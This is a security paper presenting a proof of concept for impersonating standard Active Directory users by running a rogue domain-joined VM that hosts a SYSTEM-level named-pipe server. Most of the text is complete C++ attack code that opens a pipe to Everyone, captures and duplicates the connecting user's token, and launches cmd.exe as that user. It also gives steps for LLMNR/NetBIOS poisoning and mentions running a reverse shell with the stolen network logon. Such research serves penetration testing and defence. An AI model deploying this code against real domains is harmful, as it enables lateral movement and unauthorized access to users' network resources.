User-to-User Impersonation via Windows IPC Remote Named Pipe Abuse in Active Directory Environments

Teerth Sankesara
teerthsankesara@gmail.com

June 9, 2025

Abstract

This paper presents a novel proof-of-concept (PoC) for user-to-user impersonation in Active Directory (AD) environments by abusing Windows Inter-Process Communication (IPC) named pipes. Existing tools, such as CyberCX-STA's `ImpersonationPipeServer`, succeed in impersonating high-privilege users (e.g., administrators) but fail for standard users due to insufficient environmental privileges, producing errors like `0xc0000142`. Our approach deploys a rogue AD-joined virtual machine (VM) running as SYSTEM to process redirected named pipe requests (e.g., `\\Workstation4\pipe\healthcheck`), enabling impersonation of standard users without requiring elevated privileges on their part. Tested on Windows Server 2019, this PoC adheres to Exploit-DB's responsible disclosure guidelines.

1 Introduction

Windows named pipes facilitate inter-process communication but can be exploited in Active Directory (AD) environments to impersonate users. Existing solutiocns, such as CyberCX-STA's `ImpersonationPipeServer` (https://github.com/CyberCX-STA/ImpersonationPipeServer), succeed only when impersonating high-privilege users due to their sufficient environmental privileges (e.g., session or token rights). These tools fail to impersonate standard users, producing errors like `0xc0000142`, limiting their utility in tightened AD environments where standard users predominate. This paper introduces a PoC that enables user-to-user impersonation by deploying a rogue AD-joined VM, addressing this critical gap for realistic penetration testing scenarios.

2 Technical Background

2.1 Named Pipes in Windows

Named pipes enable local and remote communication between processes, often used by AD services like SMB and RPC. Weak Access Control Lists (ACLs) on named pipes allow attackers to capture client security tokens for impersonation.

2.2 Active Directory Context

AD environments rely on Kerberos and NTLM for authentication. Impersonating standard users is challenging because their sessions lack the environmental privileges (e.g., session initiation or token rights) that administrators typically possess, causing existing tools to fail.

Component	Description
Named Pipe	Communication channel (e.g., `\\Workstation4\pipe\healthcheck`).
Impersonation Token	Security token enabling a process to act as another user.
Rogue VM	AD-joined machine running as SYSTEM to process pipe requests.
LLMNR/NetBIOS Spoofing	Redirects pipe requests to the rogue VM.

Table 1: Key components of named pipe abuse in AD.

3 Problem Statement and Existing Limitations

3.1 Why User-to-User Impersonation is Needed

User-to-user impersonation is essential for penetration testing to demonstrate lateral movement risks in AD environments, where standard users are prevalent. Existing tools fail to address this scenario, limiting their effectiveness in tightened security settings.

3.2 Limitations of Existing Solutions

Tools like CyberCX-STA's `ImpersonationPipeServer` rely on the connecting user having sufficient environmental privileges, such as those held by administrators. When targeting standard users, they fail with errors like:

```
The application was unable to start correctly (0xc0000142)
```

This error occurs because standard users' sessions lack the necessary privilege context (e.g., session or token rights) for impersonation, unlike administrators, rendering existing solutions ineffective for user-to-user scenarios.

3.3 Implications of the Problem

The inability to impersonate standard users hinders realistic attack simulations, leaving organizations unaware of lateral movement vulnerabilities in AD environments dominated by standard user accounts.

4 Novel Proof-of-Concept

4.1 How It Works

We deployed a rogue virtual machine (`pipeattacker`) joined to the AD domain using a standard user account (`w_add_user`) and running as SYSTEM to process named pipe requests (e.g.,

\\Workstation4\pipe\healthcheck). Named pipe requests are redirected to pipeattacker using LLMNR poisoning or NetBIOS spoofing, exploiting common AD configurations. Unlike existing tools, our PoC successfully impersonates standard users, despite their limited environmental privileges, by leveraging the SYSTEM context on the VM and implementing robust token handling, environment setup, and process creation mechanisms.

4.2 Why It Works

The PoC succeeds where existing solutions fail due to the following key features:

- **Permissive Pipe Access**: The named pipe is created with security attributes allowing "Everyone" to connect, ensuring standard users can access it.
- **SYSTEM-Level Execution**: Running as SYSTEM on pipeattacker provides the necessary privileges to impersonate any connecting user, regardless of their privilege level.
- **Robust Token Handling**: The PoC captures and processes the client's token, adapting to the limited privileges of standard users.
- **Proper Environment Setup**: It creates a user-specific environment block, ensuring compatibility with standard users' restricted sessions.
- **Flexible Process Creation**: The PoC uses adaptive process creation methods to handle standard user tokens, avoiding errors like 0xc0000142.
- **Redirection Management**: It disables file system redirection to prevent path resolution issues in mixed-architecture environments.

4.3 PoC Implementation

The PoC, written in C++, creates a named pipe server on pipeattacker (e.g., \\pipeattacker\pipe\healthch to receive requests sent via CyberCX's Client.exe. It impersonates the connecting standard user and launches a process (e.g., cmd.exe) in their context, overcoming the environmental privilege barrier through careful token management, environment setup, and process creation.

```
#include <windows.h>
#include <iostream>
#include <string>
#include <userenv.h>

#ifdef _MSC_VER
#pragma comment(lib, "userenv.lib")
#endif
// Helper function to log token privileges
void LogTokenPrivileges(HANDLE token) {
    DWORD size = 0;
    GetTokenInformation(token, TokenPrivileges, NULL, 0, &size);
    PTOKEN_PRIVILEGES privileges = (PTOKEN_PRIVILEGES)LocalAlloc(LPTR,
        size);
```

```
    if (privileges && GetTokenInformation(token, TokenPrivileges, privileges, size, &size)) {
        std::wcout << L"Token Privileges:" << std::endl;
        for (DWORD i = 0; i < privileges->PrivilegeCount; i++) {
            WCHAR name[256];
            DWORD nameLen = 256;
            LookupPrivilegeNameW(NULL, &privileges->Privileges[i].Luid, name, &nameLen);
            std::wcout << L" - " << name << L" (Enabled: " << (privileges->Privileges[i].Attributes & SE_PRIVILEGE_ENABLED ? L"Yes" : L"No") << L")" << std::endl;
        }
    }
    if (privileges) LocalFree(privileges);
}

// Helper function to create security attributes for "Everyone"
SECURITY_ATTRIBUTES CreateSecurityAttributes() {
    SECURITY_ATTRIBUTES sa = {};
    sa.nLength = sizeof(SECURITY_ATTRIBUTES);
    sa.bInheritHandle = FALSE;

    PSECURITY_DESCRIPTOR pSD = (PSECURITY_DESCRIPTOR)LocalAlloc(LPTR, SECURITY_DESCRIPTOR_MIN_LENGTH);
    if (!pSD || !InitializeSecurityDescriptor(pSD, SECURITY_DESCRIPTOR_REVISION)) {
        std::wcerr << L"Security descriptor initialization failed" << std::endl;
        return sa;
    }

    PSID pEveryoneSID = NULL;
    SID_IDENTIFIER_AUTHORITY SIDAuthWorld = SECURITY_WORLD_SID_AUTHORITY;
    if (!AllocateAndInitializeSid(&SIDAuthWorld, 1, SECURITY_WORLD_RID, 0, 0, 0, 0, 0, 0, 0, &pEveryoneSID)) {
        std::wcerr << L"AllocateAndInitializeSid failed" << std::endl;
        LocalFree(pSD);
        return sa;
    }

    DWORD daclSize = sizeof(ACL) + sizeof(ACCESS_ALLOWED_ACE) + GetLengthSid(pEveryoneSID) - sizeof(DWORD);
    PACL pDACL = (PACL)LocalAlloc(LPTR, daclSize);
    if (!pDACL || !InitializeAcl(pDACL, daclSize, ACL_REVISION)) {
        std::wcerr << L"DACL initialization failed" << std::endl;
```

```
        FreeSid(pEveryoneSID);
        LocalFree(pSD);
        return sa;
    }

    if (!AddAccessAllowedAce(pDACL, ACL_REVISION, FILE_GENERIC_READ |
       FILE_GENERIC_WRITE, pEveryoneSID)) {
        std::wcerr << L"AddAccessAllowedAce failed" << std::endl;
        LocalFree(pDACL);
        FreeSid(pEveryoneSID);
        LocalFree(pSD);
        return sa;
    }

    if (!SetSecurityDescriptorDacl(pSD, TRUE, pDACL, FALSE)) {
        std::wcerr << L"SetSecurityDescriptorDacl failed" << std::endl;
        LocalFree(pDACL);
        FreeSid(pEveryoneSID);
        LocalFree(pSD);
        return sa;
    }

    sa.lpSecurityDescriptor = pSD;
    return sa;
}

// Helper function to free security attributes
void FreeSecurityAttributes(SECURITY_ATTRIBUTES& sa) {
    if (sa.lpSecurityDescriptor) {
        PSECURITY_DESCRIPTOR pSD = sa.lpSecurityDescriptor;
        PACL pDACL = NULL;
        BOOL daclPresent = FALSE, daclDefaulted = FALSE;
        if (GetSecurityDescriptorDacl(pSD, &daclPresent, &pDACL, &
           daclDefaulted) && daclPresent && pDACL) {
            LocalFree(pDACL);
        }
        FreeSid((PSID)((BYTE*)pSD + sizeof(SECURITY_DESCRIPTOR)));
        LocalFree(pSD);
    }
}

int wmain() {
    LPCWSTR pipeName = L"\\\\.\\pipe\\mypipe";
    HANDLE serverPipe;
    wchar_t message[] = L"HELL";
    DWORD messageLength = lstrlenW(message) * sizeof(wchar_t);
    DWORD bytesWritten = 0;
```

```

    // Create security attributes for "Everyone"
    SECURITY_ATTRIBUTES sa = CreateSecurityAttributes();
    if (!sa.lpSecurityDescriptor) {
        std::wcerr << L"Failed to create security attributes" << std::endl;
        return 1;
    }

    std::wcout << L"Creating named pipe " << pipeName << std::endl;
    serverPipe = CreateNamedPipeW(
        pipeName,
        PIPE_ACCESS_DUPLEX | WRITE_DAC,
        PIPE_TYPE_MESSAGE | PIPE_WAIT,
        1,
        2048,
        2048,
        0,
        &sa
    );

    if (serverPipe == INVALID_HANDLE_VALUE) {
        std::wcerr << L"CreateNamedPipe failed (" << GetLastError() << L")" << std::endl;
        FreeSecurityAttributes(sa);
        return 1;
    }

    std::wcout << L"Waiting for client connection..." << std::endl;
    if (!ConnectNamedPipe(serverPipe, NULL)) {
        DWORD err = GetLastError();
        if (err != ERROR_PIPE_CONNECTED) {
            std::wcerr << L"ConnectNamedPipe failed (" << err << L")" << std::endl;
            CloseHandle(serverPipe);
            FreeSecurityAttributes(sa);
            return 1;
        }
    }

    std::wcout << L"Client connected" << std::endl;
    std::wcout << L"Sending message: " << message << std::endl;

    if (!WriteFile(serverPipe, message, messageLength, &bytesWritten, NULL)) {
        std::wcerr << L"WriteFile failed (" << GetLastError() << L")" << std::endl;
```

```
    }

    std::wcout << L"Impersonating client..." << std::endl;
    if (!ImpersonateNamedPipeClient(serverPipe)) {
        DWORD err = GetLastError();
        std::wcerr << L"Impersonation failed (" << err << L")" << std::endl;
        CloseHandle(serverPipe);
        FreeSecurityAttributes(sa);
        return 1;
    }

    WCHAR username[256];
    DWORD usernameLen = 256;
    if (GetUserNameW(username, &usernameLen)) {
        std::wcout << L"Impersonated as user: " << username << std::endl;
    } else {
        std::wcerr << L"GetUserName failed (" << GetLastError() << L")" << std::endl;
    }

    HANDLE hImpersonationToken;
    if (!OpenThreadToken(GetCurrentThread(), TOKEN_ALL_ACCESS, TRUE, &hImpersonationToken)) {
        std::wcerr << L"OpenThreadToken failed (" << GetLastError() << L")" << std::endl;
        RevertToSelf();
        CloseHandle(serverPipe);
        FreeSecurityAttributes(sa);
        return 1;
    }

    LogTokenPrivileges(hImpersonationToken);

    // Convert impersonation token to primary token
    HANDLE hPrimaryToken;
    if (!DuplicateTokenEx(hImpersonationToken, TOKEN_ALL_ACCESS, NULL, SecurityImpersonation, TokenPrimary, &hPrimaryToken)) {
        std::wcerr << L"DuplicateTokenEx failed (" << GetLastError() << L")" << std::endl;
        CloseHandle(hImpersonationToken);
        RevertToSelf();
        CloseHandle(serverPipe);
        FreeSecurityAttributes(sa);
        return 1;
    }
```

```
    // Create user environment block
    LPVOID envBlock = NULL;
    if (!CreateEnvironmentBlock(&envBlock, hPrimaryToken, FALSE)) {
        std::wcerr << L"CreateEnvironmentBlock failed (" << GetLastError() << L")" << std::endl;
        CloseHandle(hPrimaryToken);
        CloseHandle(hImpersonationToken);
        RevertToSelf();
        CloseHandle(serverPipe);
        FreeSecurityAttributes(sa);
        return 1;
    }

    STARTUPINFOW si = { sizeof(si) };
    PROCESS_INFORMATION pi = { 0 };
    // Try launching cmd.exe locally first to resolve 0xc0000142
    wchar_t command[] = L"C:\\Windows\\System32\\cmd.exe";

    // Disable file system redirection for 32-bit processes
    PVOID oldRedirection = NULL;
    if (Wow64DisableWow64FsRedirection(&oldRedirection)) {
        std::wcout << L"Disabled file system redirection" << std::endl;
    }

    // Attempt CreateProcessAsUserW with primary token
    if (!CreateProcessAsUserW(
        hPrimaryToken,
        NULL,
        command,
        NULL,
        NULL,
        FALSE,
        CREATE_NEW_CONSOLE | CREATE_UNICODE_ENVIRONMENT,
        envBlock,
        NULL,
        &si,
        &pi)
    ) {
        DWORD err = GetLastError();
        std::wcerr << L"CreateProcessAsUser failed (" << err << L")" << std::endl;

        // Fallback to CreateProcessWithTokenW
        if (!CreateProcessWithTokenW(
            hImpersonationToken,
            LOGON_WITH_PROFILE,
```

```
            NULL,
            command,
            CREATE_NEW_CONSOLE | CREATE_UNICODE_ENVIRONMENT,
            envBlock,
            NULL,
            &si,
            &pi)
        ) {
            std::wcerr << L"CreateProcessWithToken failed (" << GetLastError() << L")" << std::endl;
        } else {
            std::wcout << L"Process started successfully (PID: " << pi.dwProcessId << L")" << std::endl;
        }
    } else {
        std::wcout << L"Process started successfully (PID: " << pi.dwProcessId << L")" << std::endl;
    }

    if (oldRedirection) {
        Wow64RevertWow64FsRedirection(oldRedirection);
        std::wcout << L"Restored file system redirection" << std::endl;
    }

    // Cleanup (process remains running due to CREATE_NEW_CONSOLE)
    if (envBlock) DestroyEnvironmentBlock(envBlock);
    if (pi.hProcess) CloseHandle(pi.hProcess);
    if (pi.hThread) CloseHandle(pi.hThread);
    CloseHandle(hPrimaryToken);
    CloseHandle(hImpersonationToken);
    RevertToSelf();
    DisconnectNamedPipe(serverPipe);
    CloseHandle(serverPipe);
    FreeSecurityAttributes(sa);

    return 0;
}
```

1. Deploy `pipeattacker` as an AD-joined VM using `w_add_user` with SYSTEM privileges.
2. Redirect named pipe requests (e.g., \\`Workstation4`\`pipe`\`healthcheck`) to `pipeattacker` using LLMNR poisoning or NetBIOS spoofing / (We did not do that in the PoC)
3. Run the PoC to create a named pipe (`healthcheck`) and impersonate the connecting standard user via requests from `Client.exe`.
4. Execute network logon tasks in the impersonated context (e.g., enumerate SMB shares).

4.4 PoC Demonstration with Screenshots

To illustrate the PoC's functionality, we provide screenshots capturing key stages of the impersonation process in a controlled AD environment on Windows Server 2019. These visuals demonstrate the setup, execution, and results of user-to-user impersonation, contrasting with the failures of existing tools.



Figure 1: Joining the rogue machine (`pipeattacker`) to the AD domain using the standard user account `w_add_user`.



Figure 2: Using CyberCX's `Client.exe` to send pipe requests to the named pipe `\\pipeattacker\pipe\mypipe`.



Figure 3: Successful remote administrator impersonation using CyberCX's `ImpersonationPipeServer`, showing the administrator's identity.



Figure 4: Failure of CyberCX's `ImpersonationPipeServer` to impersonate a standard user, displaying the error `0xc0000142`.



Figure 5: Successful impersonation of both remote administrator (top) and standard user (bottom) using our PoC, showing process execution in their contexts.



Figure 6: For Easy of access you can run a rev shell binary from here and get a complete shell with network logon token and be able to access network resources of the user.

5 Demonstration of Existing Solution Failures and PoC Success

5.1 Failure of Existing Solutions

Existing tools, such as CyberCX-STA's `ImpersonationPipeServer`, are designed to impersonate high-privilege users but fail when targeting standard users. When a standard user connects to a named pipe managed by `ImpersonationPipeServer` via `Client.exe`, the tool attempts to launch a process in their context but encounters the error:

```
The application was unable to start correctly (0xc0000142)
```

This failure stems from the tool's inability to handle the limited environmental privileges (e.g., session or token context) of standard users. Administrators, with their elevated privilege context, can be impersonated successfully, as shown in Figure 3, but standard users' restricted sessions cause the process creation to fail, as shown in Figure 4.

5.2 Success of Our PoC

In contrast, our PoC successfully impersonates both administrators and standard users by overcoming these limitations:

- **Permissive Access**: The named pipe allows "Everyone" to connect, enabling standard users to establish a connection without privilege restrictions.
- **SYSTEM Context**: Running as SYSTEM on the rogue VM provides the necessary privileges to process standard user tokens, bypassing the need for elevated privileges on the client side.
